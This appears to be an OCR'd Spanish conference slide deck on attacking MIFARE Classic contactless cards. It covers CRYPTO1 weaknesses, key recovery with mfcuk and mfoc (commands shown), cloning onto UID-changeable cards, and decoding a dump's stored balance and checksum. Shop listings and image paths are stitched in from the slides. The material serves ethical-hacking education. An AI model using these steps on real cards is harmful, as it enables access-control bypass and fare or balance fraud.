Hacking de tarjetas contactless


Ernesto Sánchez

Descarga de responsabilidad


- Toda la información aquí presentada es meramente informativa y orientada al pentesting y hacking ético.
- El ponente y sus colaboradores declinan cualquier tipo de responsabilidad derivada de un uso criminal, ilegal o ilícito de la misma.

Parte I
Introducción y teoría

Tipos y funcionamiento



- Por alimentación:
  - Activos (llevan batería)
  - Pasivos (no llevan alimentación propia)
- Por frecuencia:
  - 125 Khz: EM4XX (Unique), HID Prox, Indala, Honeywell, AWID, …
  - 13,56 MHz: Mifare/DESFire, iCLASS, Legic, Calypso, tarjetas de crédito, …
  - 868 MHz: Identificación de vehículos, prendas de ropa, …
- Por alcance:
  - Corto alcance: apenas unos centímetros
  - Largo alcance: llegando a varios metros (sobre todo las activas)



“Familia” MIFARE

- Características generales:
  - Funcionan a 13,56 MHz
  - Son de las más utilizadas
  - Existen muchos lectores/grabadores, incluidos para microcontroladores
- TIPOS:
- MIFARE Ultralight:
  - Es una EEPROM con 512 bits de memoria y una zona de PROM, sin seguridad. Es muy barata, se utiliza a menudo de forma desechable.
- MIFARE Classic:
  - Son una EEPROM con una ACL por cada sector. Existen de 1KB y de 4KB. La de 1KB ofrece unos 768 bytes de almacenamiento de datos, dividida en 16 sectores. La MIFARE Classic de 4k ofrece 3 KB dividido en 64 sectores.
- MIFARE DESFire
  - Esta tarjeta incorpora un software incorporado (el sistema operativo MIFARE DESFire), que ofrece más o menos las mismas funciones que MIFARE Classic (4kB de almacenamiento de datos dividido en 16 bloques), pero con una mayor seguridad (triple DES o AES), y con mayor rapidez.


Seguridad en MIFARE Classic

- Dispone de un número de serie único.
- Utiliza el algoritmo CRYPTO1, propietario de NXP Semiconductors
- En diciembre de 2007 dos investigadores alemanes (Nohl y Plötz) presentan en el CCC la ingenieria inversa parcial del CRYPTO1 y sus debilidades
- En marzo de 2008 la universidad de Radboud consigue realizar ingenieria inversa completa del CRYPTO1 completo e intenta publicarlo
- NXP intenta impedir la publicación del algoritmo por vía judicial
- En julio de 2008 se dicta sentencia y se permite la publicación del algoritmo CRYPTO1
- En octubre de 2008 la universidad de Radboud publica el CRYPTO1 como GPL
- A partir de éste momento aparecen multitud de herramientas que dejan en evidencia la seguridad del algoritmo

Estructura de MIFARE Classic

Key A Access Bits Key B

Sector	Block	Data	Access Bits
0	0	33bd9d3f2c980200648f841441502212	100
	1	090f1808000000000000003010000400b	100
	2	00000000400c400c400c000400040005	100
	3	a0a1a2a3a4a5787788c17de02a7f6025	011
1	0	418d50c98d7f962462004c800000ffcc	100
	1	1fa1014100d101c060000000049a2a9f	100
	2	1fa1014100d101c060000000049a2a9f	100
	3	2735fc18180778778800bf23a53c1f63	011
2	0	3065061730077220296012505b74c05d	100
	1	68c701da24c027ece0ee9a99c0caadb1	100
	2	c82591842f0b8304a2a068d1f4e016e7	100
	3	2aba9519f574787788ffcb9a1f2d7368	011
3	0	6c135ade77c0f7a11f09ad059d45720c	100
	1	3c0dc85010e3ef723bfad584c4ad509d	100
	2	040e821625f14168040ed8ee61a8f635	100
	3	84fd7f7a12b6787788ffc7c0adb3284f	011
4	0	420d53f9dbd3362461004c800000bc18	100
	1	1f51014100d101c0900004240280bdce	100
	2	1f51014100d101c0900004240280bdce	100
	3	73068f118c13787788002b7f3253fac5	011
5	0	00000000000000000000000000000000	110
	1	01770000907222029653352020202020	110
	2	00000000000000000000000000000000	110
	3	186d8c4b93f908778f029f131d8c2057	011



Access Bits	Valid Commands		Block	Description
$C1_3\ C2_3\ C3_3$	read, write	→	3	sector trailer
$C1_2\ C2_2\ C3_2$	read, write, increment, decrement, transfer, restore	→	2	data block
$C1_1\ C2_1\ C3_1$	read, write, increment, decrement, transfer, restore	→	1	data block
$C1_0\ C2_0\ C3_0$	read, write, increment, decrement, transfer, restore	→	0	data block

Access bits			Access condition for						Remark
			KEYA		Access bits		KEYB		
C1	C2	C3	read	write	read	write	read	write	
0	0	0	never	key A	key A	never	key A	key A	Key B may be read
0	1	0	never	never	key A	never	key A	never	Key B may be read
1	0	0	never	key B	key A|B	never	never	key B	
1	1	0	never	never	key A|B	never	never	never	
0	0	1	never	key A	key A	key A	key A	key A	Key B may be read, transport configuration
0	1	1	never	key B	key A|B	key B	never	key B	
1	0	1	never	never	key A|B	key B	never	never	
1	1	1	never	never	key A|B	never	never	never	

UID... ¿ÚNICO?

(10PCS) RFID 13.56Mhz Block 0 UID Changeable Card

★★★★★ 4.9 ⌄ 27 Reviews 82 orders

€ 2,31 ~~€ 3,79~~ -39%

€ 2,76 off on € 91,86 Get coupons

istomer)

Mail ⌄

Buy Now | Add to Cart | ♡ 43


60-Day Buyer Protection
Money back guarantee

Parte II
Ataques prácticos a MIFARE classic

Obtención de las Keys

Ataques al protocolo (sniffing)

- Hardware: Proxmark +PC (o móvil)
- Software: Proxmark-cli
- Precio:
  - Proxmark 3 RDV4.01: 329€
  - Proxmark Easy (Aliexpress) 35€




Ataques a la tarjeta

- Dark-Side
  - Implementado en 2009
  - Ataca una unica key durante la autenticación de la tarjeta
  - Utilidad MFCUK
- Nested
  - Implementado en 2009
  - Ataca todas las keys de la tarjeta usando una conocida como vector de ataque.
  - Utilidad MFOC (también prueba keys por defecto)
- HardNested
  - Implementado en 2015-2016 en Proxmark
  - Portado en 2019 a MFOC por vk496
  - https://github.com/vk496/mfoc/tree/hardnested

Ya tenemos las keys y el volcado
Ya ahora... ¿Qué?

Clonado

- Clonado sobre una tarjeta con “puerta trasera”
  - Ideal para testing y primeras pruebas
  - Tarjetas de control de accesos (normalmente solo tienen ID)
- Volcado sobre la original
  - Equivalente a un backup y restauración



“Reversing”

- La perfección es el requisito de los grandes
- Hallar el algoritmo que genera las keys “dinámicas”
- Identificar los datos dentro del volcado
  - A veces hay cadenas identificables (Nombre, apellidos, DNI, ...)
  - Los números suelen esta en Little Endian
  - Los datos suelen estar redundados y tener algún tipo de checksum

```
e8 03 00 00 17 fc ff ff e8 03 00 00 09 f6 09 f6
84 03 00 00 74 fc ff ff 84 03 00 00 09 f6 09 f6
00 00 00 00 ff ff ff ff 00 00 00 00 0a f5 0a f5
aa bb cc dd ee ff 08 77 8f 00 ff ee dd cc bb aa
```

```
E8 03 00 00 saldo => 10€ => 1000 céntimos => 0x03e8 => e8 03 L.E.
17 fc ff ff checksum => ff ff ff ff – saldo
aa bb cc dd ee ff keys A y B
```

Hardware que vamos a utilizar

- Lector acr122u
- Ordenador con Ubuntu 18.04 o Xubuntu 18.04
- Tarjetas MIFARE Classic

ACS ACR122U USB 2.0 Blanco lector de tarjeta inteligente - Lector de tarjetas de memoria (USB 2.0, 65 x 12,8 x 98 mm, 70 g, Windows 2000,Windows 2000 Professional,Windows 7 Home Basic,Windows 7 Home Basic x64,Windows 7..., Android, ISO 14443, CE, FCC, KC, VCCI, PC/SC, CCID, USB)

de acs

★★★½☆ 5 opiniones de clientes | 9 preguntas respondidas

Amazon's Choice de "acr122u"

Precio: 35,99 € **Envío GRATIS.** Ver detalles
Precio final del producto

Nuevos: 2 desde 35,99 €

- TIPO DE TARJETA DE APOYO: tarjeta FeliCa, tarjeta MIFARE (Classics, DESFire) e ISO 14443 tarjetas de Clase A y Clase B.
- FUNCIÓN USB: Admite la conexión y desconexión de un dispositivo USB, lectura y escritura de alta velocidad a 212 Kbp, 242 Kbps, la velocidad máxima del USB es de 12 Mbps
- RAZONES DE VENTA CALIENTE: indicador LED de estado de dos colores, antena incorporada, lector NFC inteligente sin contacto（hasta 50 mm） y cumple con los estándares ISO / IEC18092 (NFC) y los estándares CCID
- SISTEMA OPERATIVO DE SOPORTE: Windows 98, ME, NT, 2000, XP, 2003, Vista / Windows XP x64, 2003 x64, Vista x64 / Linux / Mac 10.5, Mac 10.6 / WinCE 5.0 (Windows embedded Compact)
- ÁREA DE APLICACIÓN-Banca en línea y compras en línea / Comercio electrónico / Consulta de saldo de billetera / Acceso a red / Descuento de puntos de cliente / Autenticación / Venta de entradas / Apuestas en línea / Sistema de tarifa de estacionamiento / Sistema de carga automático / Transporte público / Sistema de control de acceso / Asistencia / Máquina expendedora / Teléfono público sin contacto / Logística y gestión de la cadena de suministro

› Ver más detalles

pastebin.com/CArR4cv2

pastebin.com/CArR4cv2

Instalación sofware (libnfc)

```
sudo apt install build-essential automake autoconf libusb-dev libpcsclite-dev
libusb-0.1-4 libpcsclite1 pcscd pcsc-tools libtool flex git libglib2.0-dev


mkdir /tmp/nfc

cd /tmp/nfc


git clone https://github.com/nfc-tools/libnfc

cd libnfc/

sudo cp contrib/udev/93-pn53x.rules /lib/udev/rules.d/

sudo cp contrib/linux/blacklist-libnfc.conf /etc/modprobe.d/blacklist-
libnfc.conf

autoreconf -vis

./configure --prefix=/usr

make

sudo make install

cd ..
```

Instalación sofware (drivers)

```
wget https://www.acs.com.hk/download-driver-unified/10312/ACS-Unified-PKG-Lnx-116-P.zip

unzip ACS-Unified-PKG-Lnx-116-P.zip

cd ACS-Unified-PKG-Lnx-116-P/acsccid_linux_bin-1.1.6/ubuntu/trusty/

sudo dpkg -i libacsccid1_1.1.6-1~ubuntu14.04.1_amd64.deb

cd ../../../../
```

Instalación sofware (mfcuk y mfoc)

```
git clone https://github.com/vk496/mfoc/
cd mfoc/
autoreconf -is
./configure
make
sudo make install
cd ..

git clone https://github.com/nfc-tools/mfcuk
cd mfcuk
autoreconf -is
./configure
make
sudo make install
```

Uso del software nfc-mfclassic

nfc-mfclassic f|r|R|w|W a|A|b|B DUMP [KEYS [f]]

f | r | R | w | W : Perform format (f) or read from (r) or unlocked read from (R) or write to (w) or unlocked write to (W) card.

a | A | b | B : Use A or B MIFARE keys. Halt on errors (a | b) or tolerate errors (A | B).

DUMP : MiFare Dump (MFD) used to write (card to MFD) or (MFD to card)

KEYS : MiFare Dump (MFD) that contains the keys (optional). Data part of the dump is ignored.

f : Force using the keyfile KEYS even if UID does not match (optional).

Ejemplos:

Leer: nfc-mfclassic r a u dumpp.mfd keys.mfd f

Escribir: nfc-mfclassic w b dump.mfd keys.mfd

Uso del software mfcuk y mfoc


mfcuk -C -d a0a1a2a3a4a5 -R 0 -v 3 -s 250 -S 250 -o dump.bin

-d Intenta autenticar con ésta clave

-C Conectar

-v 3 Modo very verbose

-R 0 Recuperar la clave A del sector 0



mfoc -P 255 -O salida.mfd

Imágenes extraidas del blog de Security At Work.

Serie de puvblicaciones: Hacking RFID, rompiendo la seguridad de Mifare

Preguntas

esanchez@phoenixintelligencesecurity.com

@ernesto_xload